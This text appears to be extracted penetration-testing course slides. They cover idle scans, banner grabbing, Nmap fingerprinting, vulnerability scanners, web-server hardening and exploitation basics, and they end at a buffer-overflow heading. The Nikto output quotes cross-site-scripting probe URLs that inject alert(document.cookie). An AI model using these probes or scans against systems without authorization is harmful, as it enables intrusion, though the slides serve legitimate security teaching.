
Idle Scanning

Step 1. Choose a quiet host and probe for current IPID number



Idle Scanning

- Step 2. Send spoofed probes with IP address of quiet host



- An open port will increment IPID on quiet host, while a closed port won't

Idle Scanning

Step 3. Send probes to quiet host and find out IPID, if it was incremented by 2, we can infer that the port is open!



- If only incremented by 1, the port was closed

Service Identification

Service Identification

- After open ports have been found, it is necessary to determine what services/daemons are running on those ports
 - Important because we need specific OS and service versions when exploiting them
 - Exploits (usually) only work on a specific version of an application

Port Interrogation

- As anyone can run any service on any port they choose, port association is not accurate enough for our needs
- We need to actually interrogate the service by connecting to it
- An easy way to do this is to Telnet right into the port
 - Command to telnet to SMTP server:

```
telnet infosecinstitute.com 25
```

Interrogating SMTP

- A good first example is interrogating SMTP
- Notice all the version information acquired:

```
[root@0day mbres]# telnet mail.infosecinstitute.com
[6]+  Stopped                  telnet mail.infosecinstitute.com
[root@0day mbres]# telnet infosecinstitute.com 25
Trying 69.50.210.180...
Connected to infosecinstitute.com.
Escape character is '^J'.
220-server.accuwebhost.net ESMTP Exim 4.24 #1 Wed, 04 Feb 2004 09:19:18 -0700
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
help
214-Commands supported:
214 AUTH STARTTLS HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
noop
250 OK
starttls
503 STARTTLS command used when not advertised
ehlo
250-server.accuwebhost.net Hello [64.81.148.12]
250-SIZE 52428800
250-PIPELINING
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
-
```

Interrogating HTTP

- Services will sometimes advertise what they are via a “banner”
- This information is sometimes accurate, but it can be changed by admins

```
[root@0day mbres]# telnet securityfocus.com 80
Trying 205.206.231.15...
Connected to securityfocus.com.
Escape character is '^J'.
HEAD /HTTP/1.0
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
client sent invalid HTTP/0.9 request: HEAD /HTTP/1.0<P>
<HR>
<ADDRESS>Apache/1.3.27 Server at www.securityfocus.com Port 80</ADDRESS>
</BODY></HTML>
Connection closed by foreign host.
[root@0day mbres]# _
```

Limits of Banner Grabbing

- Here is a fake banner:

```
[root@0day mbres]# telnet bugtraq.org 80
Trying 199.173.12.66...
Connected to bugtraq.org.
Escape character is '^]'.
HEAD /HTTP/1.0
HTTP/1.1 404 Not found
Server: 1Phn/shh//biPS1■
Content-type: text/html
Connection: close

<HTML><HEAD><TITLE>404 Not found</TITLE></HEAD><BODY><H3>404 Not found</H3></BODY>
</HTML>
Connection closed by foreign host.
[root@0day mbres]# _
```

Automated Port Interrogation

- Interrogating hundreds or thousands of ports could take too long
- There are automated methods of interrogating ports
- Of course, Nmap has this feature
 - Works by going through a large list of standard interrogation commands
 - Compares these commands to nmap-service-probes regex file
 - Good accuracy, as nmap-service-probes has 10,000's of entries

Automated Port Interrogation

- Interrogating ports on a Microsoft SMTP server

```
Adding open port 135/tcp
Adding open port 1025/tcp
Adding open port 139/tcp
Adding open port 445/tcp
Adding open port 3372/tcp
Adding open port 1026/tcp
Adding open port 25/tcp
The Connect() Scan took 4 seconds to scan 1657 ports.
Initiating service scan against 8 services on 1 host at 12:01
The service scan took 40 seconds to scan 8 services on 1 host.
Interesting ports on 192.168.1.54:
(The 1649 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 5.0.2172.1
135/tcp   open  msrpc       Microsoft Windows msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 2000 microsoft-ds
1025/tcp  open  msrpc       Microsoft Windows msrpc
1026/tcp  open  mstask      Microsoft mstask (task server - c:\winnt\system32\ms
task.exe)
1027/tcp  open  msrpc       Microsoft Windows msrpc
3372/tcp  open  msdtc      Microsoft Distributed Transaction Coordinator

Nmap run completed -- 1 IP address (1 host up) scanned in 45.924 seconds
[root@00day mbres]# _
```

Automated Port Interrogation

- Services can be configured to offer up bogus responses to trip up port interrogation

```
[root@0day mbres]# nmap -sT -sU -v -v bugtraq.org

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-02-04 12:04 EST
Host 199.173.12.66 appears to be up ... good.
Initiating Connect() Scan against 199.173.12.66 at 12:04
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Adding open port 113/tcp
Adding open port 80/tcp
Adding open port 25/tcp
The Connect() Scan took 85 seconds to scan 1657 ports.
Initiating service scan against 3 services on 1 host at 12:06
The service scan took 19 seconds to scan 3 services on 1 host.
Interesting ports on 199.173.12.66:
(The 1654 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      qmail smtpd
80/tcp    open  http?
113/tcp   open  auth?


Nmap run completed -- 1 IP address (1 host up) scanned in 118.555 seconds
[root@0day mbres]#
```

Advanced HTTP Interrogation

- HTTP servers have many different methods
 - GET, HEAD, PROPFIND, etc.
- These methods change, have different names as new versions of the HTTP server become available
- This information can be used to deduce the type and version of the HTTP server
- Works even with bogus banners!

HTTPPrint

- HTTPPrint is a tool to do such HTTP method fingerprinting
 - May need to disable pinging



System Fingerprinting

- System fingerprinting is the active probing of a system for responses that can distinguish a system from other possibilities
- Operating System Idiosyncrasies
 - ICMP Port unreachable messages
 - Banners
 - Binaries
 - Port Signatures (i:e Sun RPC 111)
 - IP Stack behavior
 - Non-Standard TCP/IP Three Way Handshakes
 - Response to Synfloods
 - Packets with non-standard TCP/IP Flags

System Fingerprinting

- Systems can also be fingerprinted based on the values set in network traffic
- There are four key characteristics of network packets that can be examined, and alone or in combination be used to identify the OS of the system that sent them
 - TTL – The Time To Live of the outbound packet
 - Window Size – Size of the window field in the TCP header
 - DF – The Don't Fragment Bit
 - TOS – Various entries in the Type of Service field

System Fingerprinting with Nmap

- We can determine OS versions with decent accuracy using Nmap with the **-O** option

```
Nmap scan report for 192.168.11.133
Host is up (0.0013s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
8000/tcp   open  http-alt
8089/tcp   open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:14:6B:5A (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
```

Vulnerability Identification

Vulnerability Assessment

- Vulnerability Assessment is the use of automated vulnerability scanning tools to identify gaps in the security posture
 - Often mistaken as “Ethical Hacking”
 - Not complete
 - Not stealthy
 - Still useful
- When doing a VA as part of an ethical hack, we want to use all of the recon and system information we have gathered
 - Only test for vulnerabilities that COULD exist
 - Don’t run default “scan everything” mode
 - Will ruin all of your hard work

Vulnerability Assessment Tools

- Vulnerability scanners can be used to look for specific vulnerabilities on host systems
- There are many free and commercial tools available. A few are:
 - Tenable Nessus
 - Nmap
 - OpenVAS
 - Saint
- These scanners are very “loud” and easily detectable
 - Most were designed to be used internally for vulnerability assessment by security administrators
 - Cannot be used defaults when in a penetration test that requires stealth

Vulnerability Testing

- Testing for vulnerabilities using automated tools is an efficient way to determine existing holes and system patch level.
- Manual verification is necessary for eliminating false positives,
- What do you get out of Vulnerability Testing?
 - Service & OS Identification
 - Patch levels of systems and applications
 - List of actual vulnerabilities
 - Bunch of false positives

Tenable Nessus

- Windows version of Nessus
- Easy to use, very powerful threading



Apache

- Open source web server accounting for 67% of web servers
- Main configuration files: **httpd.conf/apache2.conf**
- Access logs file (usually in **/var/log/httpd**): **access_log**
 - 127.0.0.1 - - [28/Feb/2016:06:02:56 +0200] "GET /public/dashboard HTTP/1.1" 200 4056 "http://dimoff.dev/public/dashboard" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/20100101 Firefox/44.
- Error logs file: **error_log** (usually in **/var/log/httpd**)

Apache - what to secure?

- Error pages show server/OS identity information
 - ServerSignature Off
 - ServerTokens Prod
- Directory listings are shown by default
 - Options –Indexes

```
<Directory INSERT_DIRECTORY_PATH_HERE >
    Options -Indexes
</Directory>
```

Apache - what to secure? (cont.)

- User/group and permissions
- Resources accessible from specific IP only

```
<Directory /docroot>
allow from 123.156
deny from all
</Directory>
```

```
drwxr-xr-x. 5 apache root
drwxr-xr-x. 2 apache root
drwxr-xr-x. 2 apache root
drwxr-xr-x. 16 apache root
drwxrwxrwx. 2 apache apache
drwxr-xr-x. 3 apache root
```

Apache - what to secure? (cont.)

- MaxClients – serve specific number of clients and add a queue (limit concurrency)
- LimitRequestBody – prevent DoS from abnormally large request bodies
- Running mod_security
- Chroot Apache
 - SecChrootDir /chroot/apache

Node.js

- Easy module integration each with dependencies with version requirements (possible unknown security holes)
- Security HTTP headers
 - X-XSS-Protection
 - Content-Security Policy
 - X-Frame-Options
- HTTPOnly/HTTPS cookies
- CSRF tokens

IIS

- <ipSecurity> - specific IPs can access files/websites
- Logging in IIS may not be **on** by default.
- IIS Lockdown tool – disable unused IIS components.
- In Windows Features, you can:
 - Prevent DoS attacks in IP Security
 - Filter requests (block known SQL Injection, etc.)
 - Set up authentication mechanisms

General Web Server Security

- Write secure applications so that the servers are not compromised
- Patch server software regularly
- Disable extensions/features which are not needed
- Use firewalls
- Give the web server only the permissions it needs for the different assets

Web Server Security Tools

- **Nessus**
 - External network/internal network scans for vulnerabilities
 - PCI approved scanning vendor
- **Sucuri**
 - Website in blacklist?
 - Website defaced?
 - Website containing malware?
 - Website has injected spam?
- **Nikto**
 - Open-source web server scanner
 - Detects 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.
 - `perl nikto.pl h- YOUR_DOMAIN_OR_IP_ADDRESS_HERE`

The screenshot shows the Sucuri website security scanner interface. At the top, it displays a green shield icon and the text "No Malware Detected by External Scan". Below this, it says "Not Currently Blacklisted (10 Blacklists Checked)". The main area is titled "SiteCheck Results" and contains a table with the following data:

Scan	Result	Severity	Recommendation
Malware	Not Detected	Low Risk	
Website Blacklist[ing]	Not Detected	Low Risk	
Injected SPAM	Not Detected	Low Risk	
Defacements	Not Detected	Low Risk	
Website Firewall	Not Found	Medium Risk	With Sucuri Firewall

At the bottom, there are buttons for "Secure Your Website" and "ADD PROTECTION TO MY SITE". A small note at the bottom right reads: "In case you still feel your website is compromised, if you still suspect that it might be infected, please contact our team at support@sucurisolutions.com. We can do a full manual audit of your site and clean any infection that our first scanner missed."

Scans with Nikto

```
- Nikto v2.1.5/2.1.5
+ Target Host: localhost
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: PHP/5.6.14
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ GET /favicon.ico: Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0x9946 0x52d3b5c9a2dbf
+ DEBUG HASH(0x2c374ec): DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ -877: TRACE /: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ -561: GET /server-status: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ GET /error_log: /error_log: PHP include error may indicate local or remote file inclusion is possible.
+ -3092: GET /error_log: /error_log: This might be interesting...
+ GET /phpmyadmin/changelog.php: Cookie phpMyAdmin created without the httponly flag
+ GET /phpmyadmin/changelog.php: Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;options inline-script eval-script;img-src 'self' data: *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ GET /phpmyadmin/changelog.php: Uncommon header 'x-frame-options' found, with contents: DENY
+ GET /phpmyadmin/changelog.php: Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org
+ GET /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 1
+ GET /phpmyadmin/changelog.php: Uncommon header 'content-security-policy' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval' ;;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstre
+ -3268: GET /icons/: /icons/: Directory indexing found.
+ -3233: GET /icons/README: /icons/README: Apache default file found.
+ GET /phpmyadmin/: /phpmyadmin/: phpMyAdmin directory found

- Nikto v2.1.5/2.1.5
- Nikto v2.1.5/2.1.5
+ Target Host: localhost
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: Express
+ GET /: Server leaks inodes via ETags, header found with file /, fields: 0xW/5ed 0xCnA0rOB8j2lisajQhsP9fA
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ GET /8jfgpNF4.tcl: Uncommon header 'x-content-type-options' found, with contents: nosniff
+ OPTIONS /: Allowed HTTP Methods: GET, HEAD
+ -27071: GET /phpimageview.php?pic=javascript:alert(8754): /phpimageview.php?pic=javascript:alert(8754): PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ -3931: GET /myphpnuke/links.php?op=MostPopular&ratenum=[script]alert(document.cookie);[/script]&ratype=percent: /myphpnuke/links.php?op=MostPopular&ratenum=[script]alert(document.cookie);[/script]&ratype=
+ GET /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20src=javascript:alert(9456);%3E&parent_id=0: /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&i
+ GET /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload&name=Members_List&file=index: /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.co
+ -4598: GET /members.asp?SF=%22;}{function%20x0){v%20=%22: /members.asp?SF=%22;}{function%20x0){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting.
+ -2946: GET /forum_members.asp?find=%22;}{alert(9823);function%20x0){v%20=%22: /forum_members.asp?find=%22;}{alert(9823);function%20x0){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting.
```

ScanMyServer

- ScanMyServer runs various tests on the server and the application on it testing for a wide number of common vulnerabilities

1. HTTP Packet Inspection (Low)

Port: http (80/tcp) [back](#)

Summary:
This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc.

Protocol version: HTTP/1.1
SSL: no
Pipelining: yes
Keep-Alive: no
Options allowed: (Not implemented)
Headers:
Date: Wed, 09 Mar 2016 09:49:23 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Scan Results	
Hostname	
Scan date	2016-03-09
Scan Status	Done
Vulnerability Score	100.00 (A+)
Vulnerability Summary	
High	0
Medium	0
Low	2 HTTP Packet Inspection HTTP Packet Inspection
Total	2

Security Testing			
Type	Tests	Failed	Passed
Infrastructure Tests	12995	2	12993
Blind SQL Injection	462	0	462
SQL Injection	561	0	561
Cross Site Scripting	957	0	957
Source Disclosure	561	0	561
PHP Code Injection	264	0	264
Windows Command Execution	396	0	396
UNIX Command Execution	429	0	429
UNIX File Disclosure	264	0	264
Windows File Disclosure	891	0	891
Directory Disclosure	561	0	561
Remote File Inclusion	33	0	33
HTTP Header Injection	297	0	297

Conclusion

- Production web servers need to be hardened to maintain your website's reputation and survive in the long-term
- Security issues have different origins but the types of vulnerabilities are common
- A web server is only as secure as the code that is running on it

Fundamentals of Exploitation

Exploits

- A process, list of instructions, or an actual computer program that is used to influence the operating state of a system
- Takes advantage of a vulnerability
- Also referred to as a Proof of Concept (PoC)
- Often implemented in code:
 - C or Perl source distributed
 - Used to prove without a doubt that a vulnerability exists
 - Can be used by penetration testers or black hats



Oday

- Oday – (oh-day or zero day) A private exploit for a vulnerability that has not been disclosed to the software vendor or the general public
- What do you do with Oday?
 - If you have Oday, you can compromise any vulnerable system, before the owner knows a vulnerability exists
 - Security Vendors are willing to pay a large amount of money for zero day exploits
 - Goal of any security researcher/penetration tester is to gather as much Oday as possible
Oday really does occur in the wild...
 - Never ending list of web application and browser Oday
 - Heartbleed
 - Adobe (many)
 - Bitkeeper Oday used to Trojan to Linux kernel

Why are exploits possible?

- Two reasons – One technology reason and one human reason
- Technology:
 - Modern computers can't distinguish data from instructions
 - Software is exploited when data is passed off as instructions
 - Processors are dumb, they will execute data if instructed to do so



Why are exploits possible?

- The human reason, more than just “bad software”:
- Vulnerabilities are hard to discover
 - Try tracing where input to a networked service is copied through 10 megs of source code, and you will understand
- Modularity of code and division of labor for large coding projects force developers to trust input and output of functions, objects, procedures, etc.
- No automated methods of vulnerability discovery
 - Even if you can find every security bug you know of, there is always someone out there smarter or more committed than you
 - Entire new genres of security bugs are discovered every year

Vulnerability Lifecycles

- Discovered by security researcher or malicious hacker and not released publicly
- Discoverer can do what he wants:
 - Save for penetration tests
 - Trade with others for more 0day
 - Sell it (pen test tool)
 - Malicious hackers use it to get into high-profile targets
 - Use it to hack into other people's computers that you know have 0day
 - Put it in a book
- Eventually someone else will release vulnerability to the public

Vulnerability Lifecycles

- Discovered by security researcher and released publicly
- Discoverer releases vulnerability:
 - Post to Bugtraq, Full Disclosure, etc.
 - Can coordinate release with vendor/open source project so that patch is available
 - Can release as Full Disclosure, with or without exploit
 - Discoverer can be sued by vendors under DMCA
- Even if vulnerability released without exploit, someone else will release an exploit
- Patches can be reverse-engineered

Vulnerability Lifecycles

- Discovered by vendor
- Vendor may release vulnerability:
 - Usually with very little information about vulnerability
 - Downplay significance of vulnerabilities
 - More often released by open source projects
 - Vendors can hide fixes in other patches or service packs (The classic RPC DCOM patch fixed 4 vulnerabilities)
- Vendor may hide vulnerability
- Again, Patches can be reverse-engineered

The Disclosure Debate

- Full Disclosure
 - Release vulnerability with exploit
 - Maybe inform the vendor beforehand
- Responsible Disclosure
 - Release vulnerability to vendor first
 - Don't release an exploit



The Disclosure Debate

- Which is right? You decide:
 - Software vendors are interested in themselves, not security of customers
 - System owners have no idea if vulnerability is really exploitable, need exploit
- Strongest argument for Full Disclosure
 - It is likely some malicious hacker already found the vulnerability and is using the exploit in the wild
- Strongest argument for Responsible Disclosure
 - Malicious hackers will use the lag time between patching and vulnerability release to exploit systems

Vulnerability Types

- Vulnerability - An intentional or unintentional system error that materially reduces the security of an information system
- Types of vulnerabilities:
 - Remotely Exploitable
 - Locally Exploitable
 - Denial of Service
 - Information Leakage
 - Encryption Flaws
 - Configuration and Human Errors
 - Dozens of other less common vulnerabilities (randomness not random enough, etc.)



Remotely Exploitable

- Remote vulnerabilities can be exploited without any legitimate access to the target system
 - Can be exploited from a different physical or logical location
 - Most serious type
 - Best vulnerabilities for pen testers
- May or may not result in root/administrator/super privileges



Locally Exploitable

- Local (or Privilege Escalation) vulnerabilities require the attacker to have existing legitimate access to the target system
 - This genre allows for the attacker to gain additional privileges not assigned
- “Legitimate” access can be achieved in any manner
 - Such as using a remote exploit
- Locals are often used after a remote exploit
- Locals are often ignored. System users think system is “bulletproof”, or trust internal users

Denial of Service


- Denial of Service (DoS) vulnerabilities allow the attacker to impact the availability of the system
 - Local or remote
 - Resource exhaustion attacks
 - System flaws that allow an arbitrary crash
- Resource exhaustion attacks use up all available system resources, causing legitimate requests to be denied or lost due to system slowness
 - Distributed Denial of Service (DDoS) attacks flood a target with legitimate requests from many attacking “zombies” to overwhelm system
- System flaws usually cause a system to hang or reboot

Information Leakage

- Information Leakage vulnerabilities allow the attacker to gather sensitive or potentially damaging information
- Information can be leaked:
 - Parsing errors (such as showing source code to a web application)
 - Timing attacks (SQL injection wait command)
 - Memory storage errors (being able to gather passwords from “erased” media, or core dumps)

Encryption Flaws

- Encryption flaw vulnerabilities allow the attacker to compromise encryption in some manner
- Types of encryption flaws:
 - Weak encryption (DES encryption)
 - Encryption implemented incorrectly (RC4 in WEP)
 - Data scrambling used instead of encryption (Base64, rot 13)
 - Insecure key storage



Configuration / Human Error

- Configuration/Human Error vulnerabilities allow the attacker to compromise a system by taking advantage of a configuration error
- Most common vulnerability in practice

Anatomy of a Remote Exploit

- Usually written in C or Perl, but can be in any language (Python, etc.)
- Basic exploit has two components – shellcode and delivery script
- Shellcode:
 - Composed of actual machine code instructions or opcode



Shellcode

- Shellcode:
 - Very simple instructions that allow computer to be compromised, or DoS'ed, or whatever you want; plus other instructions that aid in clean exploit execution
 - Directly injected into vulnerable location in program
 - Can do all sorts of neat stuff, like port scanning, drop firewall rules, worm
- Shellcode is usually architecture- and OS-dependent
- Sometimes service pack- and language-dependent as well

Delivery Script

- The delivery script puts the shellcode into the vulnerable input area
- Delivery script:
 - Can be a protocol field
 - Such as host header in an HTTP response
 - Can be a user input area
 - Such as a the “login username prompt” on an FTP server

Vulnerability Mapping

- Vulnerability mapping is the process of matching or mapping known vulnerabilities to targeted systems
- Remember, most exploits will only work for a specific patch-level or version of a vulnerable program
- The reason a penetration tester gathers OS, Service, Daemon, and patch level data is to facilitate the vulnerability mapping process

Vulnerability/Exploit Research

- Hunting for exploits that map to a specific vulnerability
- First try out the major security sites:
 - <http://resources.infosecinstitute.com>
 - <http://cve.mitre.org/cve/>
 - <http://www.packetstormsecurity.com/>
 - <http://seclists.org/fulldisclosure/>
 - <http://archives.neohapsis.com/>
 - <http://www.securityfocus.com/vulnerabilities>

Vulnerability/Exploit Research

- Next, try out the smaller security researcher sites and vulnerability databases dedicated to specific systems/software:
For example:
 - <http://www.rapid7.com/db/>
 - <https://wpvulndb.com/>
- Do not confine yourself to the web – check out IRC, Newsgroups, and anything else you can find
- The best way to stay up to date is to build relationships with other hackers or pen testers

Buffer Overflows

- By far the most common type of remote and local vulnerability.
- Many different sub-types of overflows:
 - Stack Overflows
 - Heap Overflows
 - Integer/Signedness Overflows
 - Kernel Overflows
 - Format String Bugs
 - Plus many, many more

Buffer Overflows

- Essentially, involves stuffing too much data into a data container
 - On unchecked buffers that do not validate input, the data will keep writing beyond its container
 - Data that “overflows” the container, will overwrite data stored by some other program or the OS
- Goal in exploiting a buffer overflow is to have this overflowed data copy over data that is used to control the execution of the vulnerable program
 - Once the order of execution can be controlled, a hacker can change how the program behaves



Overflow Countermeasures

- Better coding practices, demand products that have taken steps to secure code
 - Ask for a recent code audit and RESULTS of audit!
- Disable unused services! Oday is lurking...
- Apply vendor patches, even for locals
- Filter traffic at firewall
- Run software in least privilege required

Stack Overflows

